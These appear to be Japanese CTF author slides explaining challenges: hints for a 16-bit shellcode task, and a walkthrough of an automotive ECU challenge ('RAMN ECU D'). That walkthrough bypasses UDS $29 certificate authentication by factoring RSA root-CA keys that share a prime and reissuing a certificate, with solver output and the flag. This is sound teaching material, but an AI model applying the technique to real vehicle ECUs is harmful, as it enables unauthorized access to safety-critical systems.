  - シェルコードは、16ビット向けのものが必要なことに注意
    - システムコールではなく、DOS割り込みを使って書く必要がある
  - バッファサイズが不足する場合は、Stagerを利用するとよいでしょう

```
root@Ubuntu2604:/mnt/hgfs/shared/ctf/a/baby# py solver.py REMOTE
[+] Opening connection to 127.0.0.1 on port 13337: Done
[+] Receiving all data: Done (289B)
[*] Closed connection to 127.0.0.1 port 13337
29324630f1623206e1d7c17f00dd0f75449e9c3c  AAAA
```


RAMN ECU D

- 問題は右の通り
  - 32bit ARMファームウェアのリバーシング
  - 秘密鍵は手元にあるけど、有効期限が切れている、という一風変わった問題です
  - UDS $27 (Security Access)は実務でもCTFでも良く見ますがUDS $29 (Authentication)は見たことがなかったので作りました
  - RAMNとの疎通をネットワーク越しに行わせる、作問側としてチャレンジングな問題でも有りました




RAMN ECU D

- バイナリ解析すると分かるが、全体構造は以下のとおり
  - $27ではなく$29の、証明書認証の攻略が必要
  - ただし、証明書の有効期限が切れており、UDS $29(Authentication)で使っても弾かれる
  - 署名検証ルーチンは適切に実装されている



RAMN ECU D

- 有効な証明書を作り直すしかありません
  - ルートCAの秘密鍵が必要です
  - ファームウェア内には、架空の ルートCAの公開鍵が20個ある
  - →ルートCAの秘密鍵を、公開鍵から割り出す



注: このスライドに出てくる署名機関名は架空のものです

RAMN ECU D

- ルートCAの公開鍵の内訳
  - RSA-2048: 11個
  - ECDSA P-256: 9個

- 各公開鍵を調べると、RSA-2048形式の公開鍵に、共通因数を持つものがある
  - Garnet Diagnostic Infrastructure Inc. と Polaris Supplier Diagnostics Inc. の公開鍵N
  - つまりこれらは素因数分解が可能 → ルートCAの秘密鍵が算出可能
  - 割り出したルートの秘密鍵を使い、手元の秘密鍵に対する有効な証明書を再発行

https://gist.github.com/bata24/222978e8c78bd35d64cdd8bc5c158763


RAMN ECU D

- これまでの流れを実装すると、フラグが得られます

```
root@c4ecb06fcb4d:/app# pip install cryptography intelhex can-isotp udsoncan --break-system-packages -qq
root@c4ecb06fcb4d:/app# cd /tmp/ramn/ramn_ctf_ecud/
root@c4ecb06fcb4d:/tmp/ramn/ramn_ctf_ecud# python3 solver/solve.py
embedded roots found: 20
shared-prime RSA root indices: 4 and 13
shared factor bits: 1024
reissued certificate: 844 DER bytes
FLAG{G00D_1MPL_P00R_K3Y_G3N}
root@c4ecb06fcb4d:/tmp/ramn/ramn_ctf_ecud#
```

RAMN ECU D

- この問題は、RAMNをサーバ側で動かすために色々作り込んでいます
  - 実機を使う → スケーリングしづらいので断念
  - RAMNをQemuで動かす → RAMNのQemuでの動作は未サポートで断念
  - unicorn等で部分的にアセンブリエミュレーション → メモリ使用量が多く動作も遅いため断念
  - UDSのコア部分をx86_64のライブラリとしてビルドし、pythonから呼び出す → Good



Thank you!